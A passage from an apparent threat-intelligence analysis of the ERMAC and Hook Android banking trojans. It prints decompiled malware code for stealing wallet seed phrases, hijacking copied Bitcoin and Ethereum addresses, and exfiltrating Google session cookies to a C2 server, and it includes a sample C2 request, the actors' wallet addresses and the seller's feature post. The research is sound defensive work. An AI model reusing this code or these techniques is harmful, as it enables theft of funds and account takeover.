        String s21 = d0.a.c_Decrypt("NXVWd3ozYTIxUk1hUDVVcDMxRTRZUmk0bGN5R3VkeHc3N3hKakxRbWY3Zz06OldNTHI5b2xUVnJRNTFjN1pub3FHZkE9PQ==");  // "com.wallet.crypto.trustappt"
        String s22 = jSONObject2.toString();
        r0.c.h_checkIfObjectIsNull(s22, "obj.toString()");
        String s23 = d0.a.c_Decrypt("bU0rNWFhL2VkMjl4RW1BV0JZK0Zidz090jpwa2FsWl8XemdXdjRsaXZ2Y1FONVRRPT0=");  // "stealers"
        g0.b.a.i_possEncryptAndSendToC2(this, s21, s22, s23);
        String s24 = d0.a.c_Decrypt("cm9MTzdSNThNTHczVC9Ca1JCemVFQT090jo4VVN1ZUFRaGxlaTBTcHRjbWd1MGdRPT0=");  // "trust"
        String s25 = d0.a.c_Decrypt("L1pRdXlVVGpEbE5md2M1aW1GUWtWQT090jptOjhqSmtuVHV2RnZqN0Judyt3dWZnPT0=");  // "1"
        if(b.a.D_sharedPrefObj == null) {
            b.a.D_sharedPrefObj = this.getSharedPreferences(d0.a.c_Decrypt("b0d5VTdZcG9EdktGU0NmVXJlckRXUT090jo2eGt0WkVZWDFVYmV6UVh0eHpGUmRBPT0="), 0);  // "settings"
        }

        SharedPreferences sharedPreferences6 = b.a.D_sharedPrefObj;
        r0.c.g_checkIfObjectIsNull(sharedPreferences6);
        SharedPreferences.Editor sharedPreferences$Editor3 = sharedPreferences6.edit();
        sharedPreferences$Editor3.putString(s24, s25);
        sharedPreferences$Editor3.apply();
        this.f_goBackAndGoHome();
    }
```

Hook 2

```
try {
    throwable12 = throwable10;
    goto label_541;
label_513:
    CharSequence charSequence8 = accessibilityNodeInfo50.getChild(1).getText();
    jSONObject2.put("number_" + v13, charSequence7);
    jSONObject2.put("word_" + v13, charSequence8);
    ++v13;
    v12 = v12;
    accessibilityNodeInfo49 = accessibilityNodeInfo49;
    goto label_507;
label_520:
    if(jSONObject2.length() > 0) {
        String s7 = jSONObject2.toString();
        i.c_checkIfObjectIsNull(s7, "obj.toString()");
        g.i.getClass();
        a.g_possEncryptAndSendToC2("com.wallet.crypto.trustappt", s7, "stealers");
        Context context5 = a0.T_context;
        if(a0.S_sharedprefs == null) {
            a0.S_sharedprefs = context5 == null ? null : context5.getSharedPreferences("settings", 0);
        }

        SharedPreferences.Editor sharedPreferences$Editor2 = a0.S_sharedprefs == null ? null : a0.S_sharedprefs.edit();
        if(sharedPreferences$Editor2 != null) {
            sharedPreferences$Editor2.putString("trust", "1");
        }

        if(sharedPreferences$Editor2 != null) {
            sharedPreferences$Editor2.commit();
        }

        b.s_goBackAndGoHome(hedobefidapudi0);
    }
```


Decompiled code that shows the actions in ERMAC and Hook after obtaining the seed phrase.

The main implementation is the same in ERMAC and Hook for this feature, with Hook containing some extra logging messages and support for stealing seed phrases from additional cryptocurrency wallets.

Replacing copied crypto wallet addresses

Besides being able to automatically steal recovery seeds from opened crypto wallet apps, ERMAC and Hook can also detect whether a wallet address has been copied and replaces the clipboard with their own wallet address. It does this by monitoring for the

“TYPE_VIEW_TEXT_CHANGED” event, and checking whether the text matches a regular expression for Bitcoin and Ethereum wallet addresses. If it matches, it will replace the clipboard text with the wallet address of the threat actor.



ERMAC


```
if(accessibilityEvent0.getEventType() == 16) {
    try {
        if(this.m_ethereumAddressRegEx.a(s)) {  // Regex: (0x)?[0-9a-fA-F]{40}
            String s1 = this.m_ethereumAddressRegEx.b(s, "0x3Cf7d4A8D30035Af83058371f0C6D4369B5024Ca");
            clipboardManager0.setPrimaryClip(ClipData.newPlainText(s1, s1));
            Bundle bundle0 = new Bundle();
            bundle0.putCharSequence("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", s1);
            accessibilityEvent0.getSource().performAction(0x200000, bundle0);
            return;
        }
    }
    catch(Throwable throwable0) {
        r0.c.m(throwable0);
    }

    try {
        if(this.k_bitcoinAddressRegEx.a(s)) {  // Regex: (bc1|[13])[a-zA-HJ-NP-Z0-9]{25,39}
            String s2 = this.k_bitcoinAddressRegEx.b(s, "bc1ql34xd8ynty3myfkwaf8jqeth0p4fxkxg673vlf");
            clipboardManager0.setPrimaryClip(ClipData.newPlainText(s2, s2));
            Bundle bundle1 = new Bundle();
            bundle1.putCharSequence("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", s2);
            accessibilityEvent0.getSource().performAction(0x200000, bundle1);
            return;
        }
    }
    catch(Throwable throwable1) {
        r0.c.m(throwable1);
    }

    try {
        if(this.l_bitcoinAddressRegEx.a(s)) {  // Regex: [13][a-km-zA-HJ-NP-Z1-9]{25,34}
            String s3 = this.l_bitcoinAddressRegEx.b(s, "bc1ql34xd8ynty3myfkwaf8jqeth0p4fxkxg673vlf");
            clipboardManager0.setPrimaryClip(ClipData.newPlainText(s3, s3));
            Bundle bundle2 = new Bundle();
            bundle2.putCharSequence("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", s3);
            accessibilityEvent0.getSource().performAction(0x200000, bundle2);
            return;
        }
    }
    catch(Throwable throwable2) {
        r0.c.m(throwable2);
        return;
    }
  }
}
```

Hook 2

```
if(accessibilityEvent0.getEventType() == 16) {
    try {
        q3.c c0 = hedobefidapudi.z_ethereumAddressRegEx;  // Regex: (0x)?[0-9a-fA-F]{40}
        c0.getClass();
        if(c0.d.matcher(s).find()) {
            String s1 = c0.a(s, "0x3Cf7d4A8D30035Af83058371f0C6D4369B5024Ca");
            clipboardManager0.setPrimaryClip(ClipData.newPlainText(s1, s1));
            Bundle bundle0 = new Bundle();
            bundle0.putCharSequence("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", s1);
            AccessibilityNodeInfo accessibilityNodeInfo0 = accessibilityEvent0.getSource();
            if(accessibilityNodeInfo0 != null) {
                accessibilityNodeInfo0.performAction(0x200000, bundle0);
            }

            return;
        }

        e0 = e.a;
    }
    catch(Throwable throwable0) {
        e0 = a0.z(throwable0);
    }

    Throwable throwable1 = c.a(e0);
    if(throwable1 != null) {
        f1.c.i_logErrorToC2(throwable1, new StringBuilder("setClipBoard1 "), g.i, "", "error");
    }

    try {
        q3.c c1 = hedobefidapudi.x_bitcoinAddressRegEx;  // Regex: (bc1|[13])[a-zA-HJ-NP-Z0-9]{25,39}
        c1.getClass();
        if(c1.d.matcher(s).find()) {
            String s2 = c1.a(s, "bc1ql34xd8ynty3myfkwaf8jqeth0p4fxkxg673vlf");
            clipboardManager0.setPrimaryClip(ClipData.newPlainText(s2, s2));
            Bundle bundle1 = new Bundle();
            bundle1.putCharSequence("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", s2);
            AccessibilityNodeInfo accessibilityNodeInfo1 = accessibilityEvent0.getSource();
            if(accessibilityNodeInfo1 != null) {
                accessibilityNodeInfo1.performAction(0x200000, bundle1);
            }

            return;
        }

        e1 = e.a;
    }
    catch(Throwable throwable2) {
        e1 = a0.z(throwable2);
    }

    Throwable throwable3 = c.a(e1);
    if(throwable3 != null) {
        f1.c.i_logErrorToC2(throwable3, new StringBuilder("setClipBoard2 "), g.i, "", "error");
    }

    try {
        q3.c c2 = hedobefidapudi.y_bitcoinAddressRegEx;  // Regex: [13][a-km-zA-HJ-NP-Z1-9]{25,34}
        c2.getClass();
        if(c2.d.matcher(s).find()) {
            String s3 = c2.a(s, "bc1ql34xd8ynty3myfkwaf8jqeth0p4fxkxg673vlf");
            clipboardManager0.setPrimaryClip(ClipData.newPlainText(s3, s3));
            Bundle bundle2 = new Bundle();
            bundle2.putCharSequence("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", s3);
            AccessibilityNodeInfo accessibilityNodeInfo2 = accessibilityEvent0.getSource();
            if(accessibilityNodeInfo2 != null) {
                accessibilityNodeInfo2.performAction(0x200000, bundle2);
            }

            return;
```

Decompiled code that shows how ERMAC and Hook replace copied crypto wallet addresses.

The wallet addresses that the actors use in both ERMAC and Hook are **bc1ql34xd8ynty3myfkwaf8jqeth0p4fxkxg673vlf** for Bitcoin and **0x3Cf7d4A8D30035Af83058371f0C6D4369B5024Ca** for Ethereum. It’s worth mentioning that these wallet addresses are the same in all samples that we analysed. It appears that this feature has not been very successful for the actors, as they have received only two transactions at the time of writing.



Transactions


ID: 0xdb-5b2a 5/22/2023, 14:35:59	From 0×28-1d60 To 0×3c-24ca	0.06923208 ETH • $129.01 Fee 760.0K Gwei • $1.42
ID: 0xf6-c8e6 4/12/2023, 14:46:11	From 0×11-9d9f To 0×3c-24ca	0.01560749 ETH • $29.08 Fee 624.5K Gwei • $1.16

Transactions received by the Ethereum wallet address of the actors.

Since the feature has been so unsuccessful, we assume that both received transactions were initiated by the actors themselves. The latest transaction was received from a verified Binance exchange wallet, and it’s unlikely that this comes from an infected device. The other transaction comes from a wallet that could be owned by the Hook actors.

Stealing of session cookies


The “cookie” command is exclusive to Hook and was only added in the latest version of this malware. This feature allows the malware operator to steal session cookies in order to take over the victim’s login session. To do so, a new WebViewClient is set up. When the victim has logged onto their account, the **onPageFinished()** method of the WebView will be called and it sends the stolen cookies to the C2 server.



```
@Override  // android.webkit.WebViewClient
public final void onPageFinished(WebView webView0, String s_link) {
    WebView webView1;
    if(s_link != null) {
        narujezofa narujezofa0 = intent0;
        if(s_link.startsWith("https://myaccount.google.com")) {
            webView1 = narujezofa0.g_WebView;
            if(webView1 != null) {
                webView1.loadUrl("https://mail.google.com");
            }
        }
        else if(s_link.startsWith("https://mail.google.com")) {
            webView1 = narujezofa0.g_WebView;
            if(webView1 != null) {
                webView1.loadUrl("https://pay.google.com");
            }
        }
        else if(s_link.startsWith("https://pay.google.com")) {
            webView1 = narujezofa0.g_WebView;
            if(webView1 != null) {
                webView1.loadUrl("https://ads.google.com");
            }
        }
        else if(s_link.startsWith("https://ads.google.com")) {
            webView1 = narujezofa0.g_WebView;
            if(webView1 != null) {
                webView1.loadUrl("https://passwords.google.com");
            }
        }
        else if(s_link.startsWith("https://passwords.google.com")) {
            String s1 = i.b.e(narujezofa0.d_arrayList);
            i3.i.c_checkIfObjectIsNull(s1, "cookieJson");
            g.i.getClass();
            u2.g.a.g_possEncryptAndSendToC2("", s1, "cookies");
            Intent intent0 = new Intent();
            intent0.putExtra("act", this.b);
            narujezofa0.setResult(-1, intent0);
            narujezofa0.finish();
        }
```

Decompiled code that shows Google account session cookies will be sent to the C2 server.

All cookie stealing code is related to Google accounts. This is in line with DukeEugene's announcement of new features that were posted about on April 1st, 2023. See #12 in the screenshot below.



DukeEugene
卐 Duke Eugene 卐
●●●●●

Seller
29
200 posts
Joined
03/21/19 (ID: 91023)
Activity
вирусология / malware

Posted April 1

Что нового?

1. Оптимизация маршрута BotsList, список ботов открывается быстрее.

2. Оптимизация маршрута для выборки всех ботов

3. Добавлена модалка Send Sms Many - для отправки смс на несколько номеров.

3. Пофикшен баг с пагинацией в списке инжектов бота.

4. Пофикшен баг, когда при смене позиции бота в списке в открытой модалке логов бота изменялись данные.

5. В Execute Custom Command - поправили отправку команды без нажатия на кнопку "Add Payload Data"

6. В VNC мобильной версии добавили все кнопки, как и на пк версии (ранее не было кнопок addview/removeview)

7. Исправлен баг с выводом логов кейлоггера.

8. Убрали CDN Antd для некоторых иконок, т.к. под тором они не всегда прогружались.

9. Перевели бекэнд на laravel c lumen

10. Смена маршрутов апи на бекэнде панели

11. Авторизация на sanctum с отзывом токенов

12. Новая команда «получить куки с гмайл»

13. Новая команда "получить фото с фронтальной камеры"

Rough translation:

1. Optimization of the BotsList route, the list of bots opens faster.

2. Route optimization for fetching all bots

3. Added modal Send Sms Many - for sending sms to several numbers.

3. Fixed a bug with pagination in the list of bot injections.

4. A bug has been fixed when changing the bot's position in the list in the open bot log modal changed the data.

5. In Execute Custom Command - corrected sending the command without clicking on the "Add Payload Data" button

6. All buttons have been added to the VNC mobile version, as in the PC version (previously there were no addview/removeview buttons)

7. Fixed a bug with outputting keylogger logs.

8. Removed CDN Antd for some icons. under the torus they were not always loaded.

9. Moved the backend to laravel with lumen

10. Changing api routes on the backend of the panel

11. Authorization on sanctum with token withdrawal

12. New command "get cookies from gmail"


13. New command "get photo from front camera"

DukeEugene announced new features in Hook, showing the main objective for the "cookie" command.

C2 communication protocol


HTTP in ERMAC

ERMAC is known to use the HTTP protocol for communicating with the C2 server, where data is encrypted using AES-256-CBC and then Base64 encoded. The bot sends HTTP POST requests to a randomly generated URL that ends with ".php/" (note that the IP of the C2 server remains the same).



```
public final Object e(String s, String s1, d d0) {
    StringBuilder stringBuilder0 = new StringBuilder();
    if(s1 == null) {
        s1 = c0.c.a(b.a.D, "M3BHMmlUU3A0T0VvTmROdXpLNU53QT090jpOVDFYTHIxL1IwZi9XaTUyb1dMV2NBPT0=", "");
        if(s1 == null) {  // Personal comment: decodes to "urlAdminPanel"
            s1 = "";
        }
    }

    stringBuilder0.append(s1);
    stringBuilder0.append("/");
    int v = new Random().nextInt(20) + 1;
    Random random0 = new Random();
    StringBuilder stringBuilder1 = new StringBuilder();
    if(v > 0) {
        int v1 = 0;
        do {
        label_12:
            ++v1;
            stringBuilder1.append(((char)"qwertyuiopasdfghjklzxcvbnm1234567890".charAt(random0.nextInt(36))));
            if(v1 < v) {
                goto label_12;
            }

            break;
        }
        while(true);
    }

    String s2 = stringBuilder1.toString();
    r0.c.h_checkIfObjectIsNull(s2, "buf.toString()");
    stringBuilder0.append(s2);
    stringBuilder0.append(".php/");
    new String("Connect");
    return g0.a.a.b(stringBuilder0.toString(), s, d0);
}
```

Decompiled code that shows how request URLs are built in ERMAC.



```
POST /gyckoa02cv.php/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Length: 714
Content-Type: application/x-www-form-urlencoded
Host: 193.106.191.148:3434
Connection: close
Accept-Encoding: gzip, deflate

[redacted]rKhMxezh4zz
X17coj6GH8ogiR0gfAeX05m9Bgahbl5B7oY8w95qeI1Jobnd//QFmPYBZ/3svbaIc0Lt8j3b1jO0
GWgHo8bDinY+3F1ojRwNARRS3qtnENBUe5veCd17cWk818vSiJ2IQiLzfSxKDANVYwKxLBlU6bni
x3vnC4Ura51dnWDIKyA9fr3HzYafrJahUlq4bzZqk5rqofdT8lyfhVy+TiezGDWj1VWMHRuRdaVR
1pb/2bgvJt9QSh+N9LUVkB4rUbpAzI2vBkxW7JTR+ajYgobF5YDjTPiAN0/6GQhBcJIknKVfdnU7
7gqfEBGypf0X6738G/HJzDC8XhgkWmJGMgVEugxUG3ongD2xST+E/vRkn80g05gJ4MGESVPQpGuB
hj0BbKVSHb23Hdg0FGPgaxFGpZS8s/QJWorfLuZE+BAc1E6j5pH400R04W80gU8w6igkN0u+nFnu
sBzCU+oCbZoCKRtQ1AwCB38iQ30gCa3HLayAGt4gsqZY+emd0YUk6ZhU/YlyjDLJJNNeamyPPqM5
pxflTzU5GqFcHlwn1gCmUYZKiRV0oE1XIulSkeHHfP045yifXJecmhPbFIqsDIjyJi/P+JacBc0K
wH10CFX5+cCL7k+qnyYB
```

